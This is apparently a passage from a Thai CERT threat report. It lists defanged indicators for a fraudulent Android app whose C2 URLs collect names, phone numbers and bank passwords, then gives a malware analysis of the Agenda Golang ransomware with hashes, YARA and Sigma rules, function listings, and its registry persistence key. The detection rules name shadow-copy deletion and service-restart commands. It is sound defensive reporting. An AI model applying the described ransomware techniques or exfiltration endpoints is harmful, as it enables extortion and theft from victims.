    - Valid From: 2012-08-16 06:14:34+00:00
    - Valid To: 2062-08-04 06:14:34+00:00
    - Issuer: CN=gigabud
    - Serial Number: 0x502c8fca
    - Hash Algorithm: sha1
    - md5: defefb69890e0c87c32bedf7a37d83a3
    - sha1: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
    - sha256: 2318bba1688c66b3e223adb74d79f51714db089ef2a849114b64370d80c38f89
    - sha512: 1317a35541d2e65382c28499aca677a4601bcd78abb43e48c9e407630da53754892406595fad6e771e951dfe47876d6dee1a4194eae801d919936b8e4fa7a0d4
    - PublicKey Algorithm: rsa

- Bit Size: 1024
- Fingerprint: b2e098731375f1b923022a95621321c8e63ba2852a07ffee1aae5632c86115fc

- Exfiltration IOCs
  - hxxp://akqf6[.]com (C2 Server)
  - akqf6[.]com
  - 52.221.125[.]239
  - hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse
  - hxxp://akqf6[.]com/x/user-bank-pwd?bank_id=<แอปพลิเคชั่นของธนาคาร>&bank_pwd=<รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร>
  - hxxp://akqf6[.]com/x/common-app
  - hxxp://akqf6[.]com/x/user-edit?search_password=<รหัสผ่าน>&security_password=<รหัสผ่าน>
  - User-Agent: okhttp/4.9.3
- Threat Actor Infrastructure ที่เกี่ยวข้อง
  - acwc9[.]com
  - adbh6[.]com
  - afdw7[.]com
  - afkh5[.]com
  - ahfn7[.]com
  - akqf6[.]com
  - akwl8[.]com
  - amyt28[.]com
  - atgk8[.]com
  - bdfn2[.]com
  - bdfs5[.]com
  - bfgd3[.]com
  - bsdg5[.]com
  - bydfa7[.]com
  - cdhy6[.]com

- aqfwl9[.]com
- TLS/SSL Certificate ของ aqfwl9[.]com
  - subjectFullName: C=US, O=Let's Encrypt, CN=R3, CN=*.aqfwl9.com
  - Serial Number: 419350384522205518243333426897432730082079
  - sha1_fingerprint: acae393cf693d829de73a968d8481d9658a75101
- TLS/SSL Certificate ของ akqf6[.]com
  - subjectFullName: C=US, O=Let's Encrypt, CN=R3, CN=dsi-th.com
  - Serial Number: 04b5dd81ff3732307c75cb43f5acfe7850ae
  - sha1_fingerprint: 65cfdadb79f9de342978895377aa580694687702

ข้อมูลอ้างอิง

- https://acwc9.com/storage/main/banners/FGhLVPFml7279DkI4Hp0jQtPKxzkkwyl6Dz5krCy.png
- https://apkfree.com/download/digital-fun-1.0.2
- https://web.archive.org/web/20220802024331if_/https://acwc9.com/storage/main/banners/GvBGiZvkKJ1mdkffAnLhuNfGL3NITWw3upTNd552.png
- https://web.archive.org/web/20220802025417if_/http://acwc9.com/storage/main/banners/4ths7mIWKXN3j2oO5t71WckO48IkzjYWlqaA45bK.jpeg
- https://web.archive.org/web/20220802025420if_/http://acwc9.com/storage/main/banners/Ao9h9I0F91OsqewiQdxs6dvNc1cbUetDVMHH3rvh.png
- https://web.archive.org/web/20220802050705if_/https://acwc9.com/storage/main/banners/BrFrzLDHbtuy6uYFe2cdElrzCX9fAE2kJEetzkPk.png
- https://web.archive.org/web/20220802062755if_/https://acwc9.com/storage/main/banners/eNldaniV8T900AcKVxUWEG0Ex9I7dCdhwqWANUPD.png
- https://www.dsi.go.th/th/Detail/3b1a88b9b174add5a1eb8c122f8e89fe
- https://www.facebook.com/TheRevenueDepartment/photos/a.1189475521081260/5924077854287646/?type=3
- https://www.jianshu.com/p/6ff879706d9c
- https://www.thaigov.go.th/news/contents/ministry_details/57489

เอกสารแนบท้าย 15

รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น

IMAR-220999-1.v1 - Agenda Golang Ransomware

วันที่เผยแพร่ให้กับภาคส่วนโทรคมนาคมครั้งแรก:: 22-09-2565

วันที่เผยแพร่ให้กับสาธารณะ: 2-11-2565

ห้วงเวลาที่ทำการวิเคราะห์: 26-08-2565 ถึง 20-09-2565

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยข้อมูลเบื้องต้นรับแจ้งว่าไฟล์ดังกล่าวถูกตรวจพบอยู่ภายในไดเรคทอรี่ %Public% บนเครื่องคอมพิวเตอร์แม่ข่ายซึ่งให้บริการ Active Directory (AD) และถูกโจมตีด้วยมัลแวร์เรียกค่าไถ่

จากการตรวจสอบและวิเคราะห์ด้วยวิธี Static Analysis และ Behavior Analysis พบว่าไฟล์ดังกล่าว **เป็นมัลแวร์ประเภท "มัลแวร์เรียกค่าไถ่" หรือ Ransomare ที่ถูกพัฒนาด้วยภาษา Golang**[1] โดยศูนย์ TTC-CERT คาดว่าผู้โจมตีเลือกพัฒนามัลแวร์ด้วยภาษา Golang เนื่องจากซอร์สโค้ดในภาษา Golang สามารถ compile เป็นไฟล์ไบนารี่สำหรับใช้งานบนระบบปฏิบัติการได้หลากหลาย เช่น Windows, Linux, และ macOS ทำให้ผู้โจมตีประหยัดเวลาในการพัฒนามัลแวร์ นอกจากนั้นไฟล์มัลแวร์ที่ถูก compile ด้วย Golang Compiler จะสามารถทำงานบนเครื่องเป้าหมายได้โดยแทบจะไม่ต้องพึ่งพา API ของระบบปฏิบัติการ ดังนั้นจึงทำให้การโจมตีมีโอกาสสำเร็จมากขึ้นโดยที่ทิ้งร่อยรอยไว้น้อยกว่าเทคนิคการโจมตีโดยใช้ Scripting Language เช่น Python เป็นต้น

มัลแวร์เรียกค่าไถ่ในข้างต้นจะถูกตั้งค่าสำหรับโจมตีเป้าหมายแต่ละรายเป็นการเฉพาะ โดยมีขีดความสามารถที่หลากหลายนอกจากการเข้ารหัสไฟล์บนเครื่องเป้าหมายแล้ว มัลแวร์ยังสามารถทำการเข้ารหัสไฟล์ซึ่งเก็บอยู่ใน Network Drive ที่เชื่อมต่อกับเครื่องคอมพิวเตอร์เป้าหมายได้ และกำหนดให้ผู้เสียหายติดต่อจ่ายค่าไถ่ผ่านเว็บไซต์ของผู้โจมตีบนเครือข่าย Tor Network[2]

สำหรับขีดความสามารถอื่น ๆ ซึ่งตรวจพบจากการวิเคราะห์พฤติกรรมของมัลแวร์ เช่น มัลแวร์สามารถรับค่าพารามิเตอร์จาก Registry Key ซึ่งจะทำให้มัลแวร์มีรูปแบบการทำงานที่แตกต่างกันออกไปตามค่าพารามิเตอร์ที่ถูกกำหนดไว้ นอกจากนั้นมัลแวร์ยังสามารถลบไฟล์ Shadow Copy เพื่อป้องกันไม่ให้ผู้เสียหายกู้คืนระบบหรือข้อมูลกลับมาได้ อีกทั้งยังพบว่ามัลแวร์สามารถปิดการทำงานของ Windows Services และ Windows Processes จำนวนมากที่เกี่ยวข้องกับการรักษาความปลอดภัย รวมไปถึงขีดความสามารถในการโจมตีผ่าน Network Account และ Local Account ด้วยสิทธิ์ระดับ Administrator

[1] "The Go Programming Language." https://go.dev/. Accessed 19 Sep. 2022.

[2] "Tor Project | Anonymity Online." https://www.torproject.org/. Accessed 19 Sep. 2022.

ทั้งนี้ในช่วงเวลาที่ศูนย์ TTC-CERT กำลังดำเนินการวิเคราะห์ไฟล์ต้องสงสัยอยู่นั้น บริษัท TrendMicro ได้เผยแพร่รายงานชื่อ "New Golang Ransomware Agenda Customizes Attacks[3]" ซึ่งสอดคล้องกับมัลแวร์ที่ศูนย์ TTC-CERT กำลังวิเคราะห์อยู่ ดังนั้นส่วนหนึ่งของข้อมูลในรายงานฉบับนี้จึงได้รับข้อมูลที่เป็นประโยชน์จากรายงานฉบับดังกล่าวเช่นเดียวกัน

ศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicators of Compromise (IoCs) และ Techinues, Tactics, and Procedures (TTPs) รวมถึงได้จัดทำ Detection Rule ทั้งในรูปแบบของ YARA Rule และ Sigma Rule เพื่อใช้ในการตรวจจับไฟล์ต้องสงสัย โดยในกรณีที่ YARA Rule ตรวจพบไฟล์ต้องสงสัยจะทำการแสดงข้อมูล 'Go Build ID', Onion URL และ Encrypted File Extension ที่ฝังอยู่ภายในไฟล์มัลแวร์ ตัวอย่างตาม**ภาพที่ 1** ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (Monitoring), การตรวจจับเชิงรุก (Hunting), และใช้ใน กระบวนการรับมือเหตุการณ์ทางไซเบอร์ได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)

e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342 (enc64.exe)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (1)

e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342 (enc.exe)

ผลการวิเคราะห์

e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342

Tags

Ransomware Golang Agenda

รายละเอียดของไฟล์

ชื่อไฟล์	enc64.exe
ขนาด	8100864 bytes

[3] "New Golang Ransomware Agenda Customizes Attacks - Trend Micro." 25 Aug. 2022, https://www.trendmicro.com/en_us/research/22/h/new-golang-ransomware-agenda-customizes-attacks.html. Accessed 19 Sep. 2022.

ประเภท	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
MD5	54d801a914165802062aea8e5fdae516
SHA1	5f99214d68883e91f586e85d8db96deda5ca54af
SHA256	e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342
SHA512	ce5546e60976db6e0c6736ccd32ac623d564e4b7dff91c86a2ddfae6cc8e86f49e70d67d663da61f077a8d244eedc4d6c19e2f185e945395faf522bbc858d5a9
ssdeep	98304:9h3Hhpg9fmvPQ6awFDwqNmabuc0aZJPE:/BpyV6/CcukM
Entropy	6.077

แอนตี้ไวรัส

Kaspersky	Trojan.Win32.DelShad.jda
Malwarebytes	Ransom.FileCryptor
Microsoft	Ransom:Win32/Babuk.SIB!MTB

Yara Rules

```
import "pe"

rule Agenda_golang : Go Ransomware
{
    meta:
        version = "1.0"
        first_imported = "2022-09-19"
        last_modified = "2022-09-19"
        status = "RELEASED"
        sharing = "TLP:WHITE"
        source = "https://www.ttc-cert.or.th"
        author = "TTC-CERT"
        description = "Detect Agenda Golang ransomware binary, this YARA rule can extract Go Build ID of the binary file, The Tor Onion URL, and the encrypted file extension used by malware."
        category = "MALWARE"
```

```
        malware = "ransomware"
        mitre_att = "T1486"
        hash =
"E4A319F7AFAFBBD710FF2DBE8D0883EF332AFCB0363EFD4E919ED3C3FABA0342"

    strings:
        $ss1 = /Go build ID: .([a-zA-Z0-9-_\/]{83})./ //Go Build ID of the malware binary
        $ss2 = /Domain: (.*?)\\n/ nocase //Ransomware Onion URL embedded in the
malware binary. The Onion URL will be different on disparate targets.
        $ss3 = /Extension: ([a-zA-Z]{10})/ //Encrypted file extension used by malware
binary. The extension will be different on disparate targets.
        $s1 = "enc.exe" ascii wide nocase private
        $s2 = "win-enc/" ascii wide nocase private
        $s3 = "CoreServices" ascii wide nocase private
        $s4 = "ImprovedCryptoService" ascii wide nocase private
        $s5 = "RebootToSafeMode" ascii wide nocase private
        $s6 = "injectIntoAss" ascii wide nocase private
        $s7 = "CopyMeToPublic" ascii wide nocase private
        $s8 = "RemoveShadows" ascii wide nocase private
        $s9 = "ListLocalUsers" ascii wide nocase private

    condition:
        uint16(0) == 0x5A4D
        and (filesize >= 5MB and filesize <= 15MB)
        and for any section in pe.sections : ( section.name == ".symtab" )
        and all of ($ss*)
        and 3 of ($s*)
}
```

Sigma Rules

```
title: Agenda Golang Ransomware
id: a658a850-39d5-11ed-a261-0242ac120002
```

```
version: 1.0
first_imported: 2022-09-22
last_modified: 2022-09-22
status: RELEASED
sharing: TLP:GREEN
author: TTC-CERT
description: Detects Agenda Golang ransomware behavior. This ransomware is believed to
be from the threat actor named Qilin
category: Malware
hash: e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342
logsource:
   category: process_creation
   product: windows
detection:
   # Agenda ransomware process
   selection1:
      ParentImage|contains: '\Public\'
      ParentCommandLine|contains:
         - '-password'
         - '-safe'
         - '-no-proc'
         - '-no-services'
         - '-path'
         - '-stat'
         - '-alter'
         - '-min-size'
         - '-encryption'
         - '-ips'
   # cmd.exe execute vssadmin.exe to delete shadow copy file
   selection2:
      Image|endswith: '\cmd.exe'
      CommandLine|contains|all:
         - 'vssadmin.exe'
```

```
            - 'delete'
            - 'shadows'
    # powershell.exe used to restart LanmanWorkstation service
    selection3:
        Image|endswith: '\powershell.exe'
        CommandLine|contains|all:
            - 'LanmanWorkstation'
            - 'Restart-Service'
    selection4:
        Image|endswith: '\net.exe'
        CommandLine|endswith: 'use'
    condition: selection1 and (selection2 or selection3 or selection4)
falsepositives: Unknown
level: critical
tags:
    - attack.impact
    - attack.t1486
    - attack.t1489
    - attack.t1490
```

PE Metadata	
Compile Date	1970-01-01 00:00:00 UTC
Import Hash	c7269d59926fa4252270f407e4dab043

PE Sections				
MD5	**Name**	**Raw Size**	**Virtual Size**	**Entropy**
626e7d23014cec8c40c1aa7450b420e1	.text	3644928	3644632	6.143
963b793543a7c439211e3708fc888898	.rdata	3895808	3895736	5.258
e633e96bfe585478820a66e26b8cf4d8	.data	396800	804288	6.124
5a81050a619f9c39109dc3f95c2028e7	.idata	1536	1164	3.611
320b34668d9a3555a5081191c359bc19	.reloc	159744	159742	5.461
07b5472d347d42780469fb2654b7fc54	.symtab	512	4	0.020

Packers/Compilers/Cryptors
go1.17.7

ความเชื่อมโยง		
e4a319f7af...(enc64.exe)	Dropped	e4a319f7af... (enc.exe)

รายละเอียด

ไฟล์ e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342 (enc64.exe) ถูกตรวจพบอยู่ภายในไดเรคทอรี่ %Public% โดยจากการตรวจสอบ Static Properties เบื้องต้นพบว่าไฟล์ดังกล่าวมี Section ที่น่าสนใจชื่อ ".symtab" รวมถึงมีขนาดของไฟล์ที่ค่อนข้างใหญ่คือ 8 MB ซึ่งทั้งสองรายการถือว่าเป็นหนึ่งในคุณลักษณะของไฟล์ Portable Executable ที่ถูก compile โดย Golang Compiler และเมื่อทำการตรวจสอบค่า Strings พบข้อมูลที่น่าสนใจ คือ

—เริ่มต้น Strings—
Go build ID:
"yl2HXCQ1jQ9P4VSfrRxD/il78otjwTDclus1-41H-/B37QINNwv20zb_wyClUw/jbWeV1zCpXpNoPkJRXTB"
—สิ้นสุด Strings—

ซึ่งค่า Strings คำว่า "Go build ID" เป็น Metadata อย่างหนึ่งของไฟล์ที่ถูก compile โดย Golang Compiler ดังนั้นผู้วิเคราะห์จึงคาดการณ์ว่าไฟล์ e4a319f7af... ถูกพัฒนาโดยใช้ภาษา Golang

ในการตรวจสอบ Static Properties ของไฟล์ที่เขียนด้วยภาษา Golang ผู้วิเคราะห์ใช้เครื่องมือชื่อ Redress[4] ซึ่งพัฒนาโดย https:/go-re.tk โดยจะทำการตรวจสอบข้อมูลพื้นฐานของไฟล์ e4a319f7af... โดยใช้คำสั่ง "info" ซึ่งผลการตรวจสอบปรากฏดังนี้

```
$ ./redress info enc64.exe
OS          windows
Arch        amd64
Compiler    1.17.7 (2022-02-09)
Build ID
yl2HXCQ1jQ9P4VSfrRxD/il78otjwTDclus1-41H-/B37QINNwv20zb_wyClUw/jbWeV1zCpXpNoPkJRXTB
GoRoot      go
```

[4] "Go Reverse Engineering Tool Kit." https://go-re.tk/. Accessed 16 Sep. 2022.

```
Main root  .
# main     10
# std      112
# vendor   45
```

จากผลลัพธ์ในข้างต้นทำให้ทราบว่าไฟล์ e4a319f7af... ถูก compile โดย Golang Complier เวอร์ชัน 1.17.7 โดยมีสถาปัตยกรรมแบบ AMD64 รวมถึงมีการระบุจำนวนของ Package ในแต่ละไลบรารี่ แต่ไม่พบข้อมูลที่เป็นประโยชน์จาก GoRoot และ 'Main root' ซึ่งเป็น Folder Path ของ Main Package

ต่อมาผู้วิเคราะห์ได้ทำการตรวจสอบข้อมูลเกี่ยวกับ Packages ที่มีการใช้งานภายใต้ Main และส่วนที่เกี่ยวข้อง โดยใช้คำสั่ง "packages" ซึ่งได้ผลลัพธ์ดังต่อไปนี้

```
$ ./redress packages -f enc64.exe
Packages:
Name                          Version     Path
----                          -------     ----
main                                      .
win-enc/BridgeServices                    win-enc/BridgeServices
win-enc/CoreServices                      win-enc/CoreServices
win-enc/ImprovedCryptoService             win-enc/ImprovedCryptoService
win-enc/customFlags                       win-enc/customFlags
win-enc/models                            win-enc/models
win-enc/pkg/terminal-coloriser            win-enc/pkg/terminal-coloriser
win-enc/pkg/winapi                        win-enc/pkg/winapi
win-enc/stepskip                          win-enc/stepskip
win-enc/utils                             win-enc/utils
```

จากผลลัพธ์ในข้างต้นจะเห็นได้ว่า Packages ในกลุ่มของ "win-enc/*" มีการตั้งชื่อที่น่าสนใจ เช่น CoreServices อาจหมายถึงโค๊ดในส่วนที่เป็นฟังก์ชันสำคัญในการทำงานของไฟล์ และ ImprovedCryptoService อาจเป็นโค๊ดที่เกี่ยวข้องกับการทำงานของ Cryptography เป็นต้น

ทั้งนี้เครื่องมือ Redress สามารถใช้คำสั่ง "source" เพื่อแสดงโครงสร้างของโค๊ดซึ่งจะทำให้ทราบข้อมูลเกี่ยวกับ Package, Folder Path, File, และ Function ได้ โดยผลลัพธ์จากการตรวจสอบ Main Package พบข้อมูลที่น่าสนใจดังต่อไปนี้

```
$ ./redress source enc64.exe
```

```
Package main: .
File: main.go
        init Lines: 48 to 48 (0)
        main Lines: 64 to 125 (61)
        main·dwrap·1 Lines: 71 to 127 (56)
        ReadFlagsFromRegistry Lines: 127 to 234 (107)
        SaveFlagsFromRegistry Lines: 234 to 266 (32)
        RemoveRegistryFlags Lines: 266 to 283 (17)
        ParseFlags Lines: 283 to 336 (53)
        StartIPsScanning Lines: 336 to 383 (47)
        EncryptPath Lines: 383 to 399 (16)
        StartProduction Lines: 399 to 449 (50)
        StartProduction·dwrap·2 Lines: 442 to 451 (9)
        StartProduction·dwrap·3 Lines: 445 to 445 (0)
        RebootToSafeMode Lines: 451 to 468 (17)
        PrepareRuntime Lines: 468 to 515 (47)
        PrintStatAndExit Lines: 515 to 531 (16)
        onStartUp Lines: 531 to 546 (15)
        ThisNeedOnlyForFixSyncPanicAtSomeTimeThisMustBeDeleted Lines: 546 to 551
(5)
```

จากผลลัพธ์ในข้างต้นจะเห็นชื่อของฟังก์ชัน (Function) ภายใต้ Main Package ที่น่าสนใจ เช่น ReadFlagsFromRegistry, SaveFlagsFromRegistry, RemoveRegistryFlags, และ ParseFlags ซึ่งอาจประเมินได้ว่าไฟล์ e4a319f7af... มีการทำงานที่เกี่ยวข้องกับการอ่านค่าและใช้งานข้อมูลจาก Registry ซึ่งในที่นี้เรียกข้อมูลดังกล่าวว่า "Flags" นอกจากนี้ฟังก์ชันชื่อ StartIPsScanning อาจชี้ให้เห็นถึงขีดความสามารถที่เกี่ยวข้องระบบเครือข่าย, ฟังก์ชันชื่อ EncryptPath อาจเกี่ยวข้องกับการเข้ารหัส (Encryption), และฟังก์ชันชื่อ RebootToSafeMode อาจชี้ให้เห็นถึงขีดความสามารถการหลบเลี่ยงระบบป้องกันโดยใช้เทคนิคในการรีบูทเครื่องเพื่อเข้าสู่ Safe Mode

สำหรับ Package ในกลุ่ม "win-enc/*" เนื่องจากมี Package ที่น่าสนใจจำนวนมาก ดังนั้นผู้วิเคราะห์จะเลือกแสดงข้อมูลฟังก์ชันเฉพาะใน Package ที่สำคัญ ดังนี้

Package win-enc/CoreServices พบข้อมูลที่บ่งชี้ถึงการปลอมแปลงบัญชีผู้ใช้งาน, เบาะแสเกี่ยวกับขีดความสามารถในการทำ Code Injection, ข้อมูลที่บ่งชี้ถึงขีดความสามารถในการโจมตี Network

Drive และ Network User, ข้อมูลที่บ่งชี้ถึงขีดความสามารถด้าน Process Manipulation, และเบาะแสเกี่ยวกับการขีดความสามารถในการลบไฟล์ Shadow Copy รายละเอียดตามตารางต่อไปนี้

```
$ ./redress source enc64.exe
Package win-enc/CoreServices: win-enc/CoreServices
File: DuplicateService.go
        (*DuplicateService)Boot Lines: 16 to 34 (18)
File: ImpersonalizationService.go
        (*ImpersonalizationService)Boot Lines: 46 to 291 (245)
        (*ImpersonalizationService)StartImpersonation Lines: 139 to 150 (11)
        (*ImpersonalizationService)StartImpersonation·dwrap·1 Lines: 149 to 152 (3)
        (*ImpersonalizationService)parseAccount Lines: 152 to 183 (31)
        (*ImpersonalizationService)convertToWindowsAccount Lines: 183 to 215 (32)
        (*ImpersonalizationService)startWithCredentials Lines: 215 to 285 (70)
File: InjectionService.go
        (*WindowsInjectionTools)find_PIDs_of_name Lines: 41 to 67 (26)
        NewFileMappingXuyaping Lines: 67 to 84 (17)
        (*FileMappingXuyaping)FuckingClose Lines: 84 to 103 (19)
        injectIntoAss Lines: 103 to 141 (38)
        injectIntoAss·dwrap·2 Lines: 105 to 143 (38)
        (*InjectionService)getSid Lines: 143 to 163 (20)
        (*InjectionService)getSid·dwrap·3 Lines: 149 to 166 (17)
        (*InjectionService)getSid·dwrap·4 Lines: 156 to 156 (0)
        (*InjectionService)Boot Lines: 166 to 193 (27)
        (*InjectionService)inject Lines: 193 to 205 (12)
File: NetworkDrivesService.go
        init Lines: 23 to 82 (59)
        getAllSharesFromRawUTF16LE Lines: 41 to 64 (23)
        getDriveType Lines: 64 to 111 (47)
        GetSharesFromResourceByAddress Lines: 111 to 152 (41)
        GetSharesFromResourceByAddress·dwrap·5 Lines: 132 to 155 (23)
        getFixedDOSDrives Lines: 155 to 225 (70)
        printResource Lines: 225 to 233 (8)
        enumNetworkDrivesRecursive Lines: 233 to 413 (180)
```

```
        AllowToUseNetworkShares Lines: 413 to 498 (85)
        enumNetworkDrives Lines: 498 to 523 (25)
File: NetworkUsersManagerService.go
        (*NetworkUsersManagerService)Boot Lines: 26 to 31 (5)
        (*NetworkUsersManagerService)enumerateNetworkUsers Lines: 31 to 70 (39)
        (*NetworkUsersManagerService)safeReboot Lines: 70 to 108 (38)
        (*NetworkUsersManagerService)RemoveSafeBoot Lines: 86 to 124 (38)
        (*NetworkUsersManagerService)CopyMeToPublic Lines: 124 to 191 (67)
        (*NetworkUsersManagerService)SetupDefaultUser Lines: 191 to 237 (46)
        (*NetworkUsersManagerService)AddToAutostart Lines: 237 to 268 (31)
        (*NetworkUsersManagerService)ChangePassword Lines: 268 to 278 (10)
        (*NetworkUsersManagerService)EnableUser Lines: 278 to 288 (10)
        (*NetworkUsersManagerService)setAdminUser Lines: 288 to 296 (8)
File: ProcessService.go
        (*ProcessService)GetAllProcesses Lines: 39 to 61 (22)
        (*ProcessService)FindProcessHandlersList Lines: 61 to 94 (33)
        (*ProcessService)KillAllFromBlackListRegexp Lines: 94 to 110 (16)
        (*ProcessService)GetRegexpFromList Lines: 110 to 127 (17)
        (*ProcessService)windowsKill Lines: 127 to 176 (49)
        (*ProcessService)GetAllProcessHandles Lines: 176 to 187 (11)
        (*ProcessService)Boot Lines: 187 to 197 (10)
File: ShadowCopies.go
        (*WindowsShadowsRemoverService)RemoveShadows Lines: 25 to 29 (4)
        (*WindowsShadowsRemoverService)removeShadows1 Lines: 29 to 48 (19)
        IsWow64 Lines: 48 to 58 (10)
***ตัดย่อ***
```

Package win-enc/ImprovedCryptoService พบว่าเป็น Package ซึ่งรวบรวมฟังก์ชันที่เกี่ยวข้องกับการเข้ารหัสข้อมูล (Encryption) รายละเอียดตามตารางต่อไปนี้

```
$ ./redress source enc64.exe
Package win-enc/ImprovedCryptoService: win-enc/ImprovedCryptoService
File: Encryptor.go
```

(*EncryptorService)encryptAt Lines: 30 to 53 (23)

(*EncryptorService)generateKye Lines: 53 to 62 (9)

(*EncryptorService)encryptFile Lines: 62 to 119 (57)

(*EncryptorService)encryptFile·dwrap·1 Lines: 63 to 122 (59)

(*EncryptorService)WriteMetaContainerAtTheEndOfFile Lines: 122 to 138 (16)

(*EncryptorService)encryptSymmetricKey Lines: 138 to 155 (17)

(*EncryptorService)CreateStepSkipBytesContainer Lines: 155 to 159 (4)

File: Manager.go

(*CryptoServiceManager)Boot Lines: 69 to 174 (105)

(*CryptoServiceManager).Bootfunc1 Lines: 71 to 195 (124)

(*CryptoServiceManager)Boot·dwrap·2 Lines: 98 to 98 (0)

(*CryptoServiceManager)Boot·dwrap·3 Lines: 99 to 99 (0)

(*CryptoServiceManager).Bootfunc2 Lines: 103 to 108 (5)

(*CryptoServiceManager).Bootfunc2·dwrap·4 Lines: 104 to 104 (0)

(*CryptoServiceManager)encryptQueue Lines: 195 to 210 (15)

(*CryptoServiceManager)encryptQueue·dwrap·5 Lines: 210 to 218 (8)

(*CryptoServiceManager)encryptFileWrapperFunc Lines: 218 to 225 (7)

(*CryptoServiceManager)JobExecutor Lines: 225 to 263 (38)

(*CryptoServiceManager)JobExecutor·dwrap·6 Lines: 235 to 270 (35)

(*CryptoServiceManager)CheckFileCanBeUnhandled Lines: 270 to 282 (12)

(*CryptoServiceManager)UnlockFileHandler Lines: 282 to 291 (9)

(*CryptoServiceManager)UnlockFileHandler·dwrap·7 Lines: 283 to 293 (10)

(*CryptoServiceManager)EncryptFile Lines: 293 to 336 (43)

(*CryptoServiceManager).EncryptFilefunc1 Lines: 294 to 338 (44)

(*CryptoServiceManager).EncryptFilefunc2 Lines: 311 to 316 (5)

(*CryptoServiceManager)printStatistic Lines: 338 to 350 (12)

File: Progress.go

(*Bar)Play Lines: 37 to 54 (17)

File: Unlocker.go

(*HandlerKillerItem)unlockFileHandlerSlowPath Lines: 47 to 98 (51)

(*HandlerKillerItem).unlockFileHandlerSlowPathfunc1 Lines: 50 to 54 (4)

Package win-enc/models ประกอบด้วยฟังก์ชันซึ่งรับผิดชอบหน้าที่ในการเตรียมความพร้อมสำหรับช่วง Runtime ของไฟล์ e4a319f7af... รายละเอียดตามตารางต่อไปนี้

```
$ ./redress source enc64.exe
Package win-enc/models: win-enc/models
File: ConfigPreparation.go
        (*RuntimeService)CryptoServicePrepare Lines: 32 to 48 (16)
File: RuntimeService.go
        (*RuntimeService)CheckSafeBoot Lines: 38 to 56 (18)
        (*RuntimeService)Prepare Lines: 56 to 74 (18)
        (*RuntimeService)Boot Lines: 74 to 130 (56)
        loadPubKey Lines: 130 to 149 (19)
        (*RuntimeService)PrintConfig Lines: 149 to 176 (27)
```

Package win-enc/pkg/winapi ประกอบไปด้วยฟังก์ชันซึ่งคาดว่ามีขีดความสามารถด้าน Local User Account Manipulation รายละเอียดตามตารางต่อไปนี้

```
$ ./redress source enc64.exe
Package win-enc/pkg/winapi: win-enc/pkg/winapi
File: users.go
        init Lines: 16 to 19 (3)
        ListLocalUsers Lines: 152 to 216 (64)
        ChangePassword Lines: 216 to 240 (24)
        EnableUser Lines: 240 to 260 (20)
        SetAdminUser Lines: 260 to 276 (16)
```

ในขั้นต่อมาเป็นการวิเคราะห์พฤติกรรมการทำงานของไฟล์ e4a319f7af... โดยผลลัพธ์จากการวิเคราะห์พบว่าไฟล์ e4a319f7af... เริ่มต้นการทำงานด้วยการตวรจสอบ Registry Key ชื่อ "StartupParameters" ภายใต้ HKLM\Software\Microsoft\Windows NT\Winlogon ซึ่งหากไม่มีข้อมูล Registry Key ดังกล่าว มัลแวร์จะทำการสร้างและเพิ่มข้อมูลลงใน Registry โดยมีรายละเอียดดังต่อไปนี้

—เริ่ม Registry Key—
Key: HKLM\Software\Microsoft\Windows NT\Winlogon
ValueName: StartupParameters Data: -password "same as login" -encryption "normal"

—สิ้นสุด Registry Key—

ในกรณีที่มีข้อมูล Registry Key ดังกล่าวอยู่ก่อนแล้ว มัลแวร์จะทำการดึงค่า Value จากภายใน StartupParameters มาใช้เป็นพารามิเตอร์สำหรับไฟล์ e4a319f7af... ต่อไป

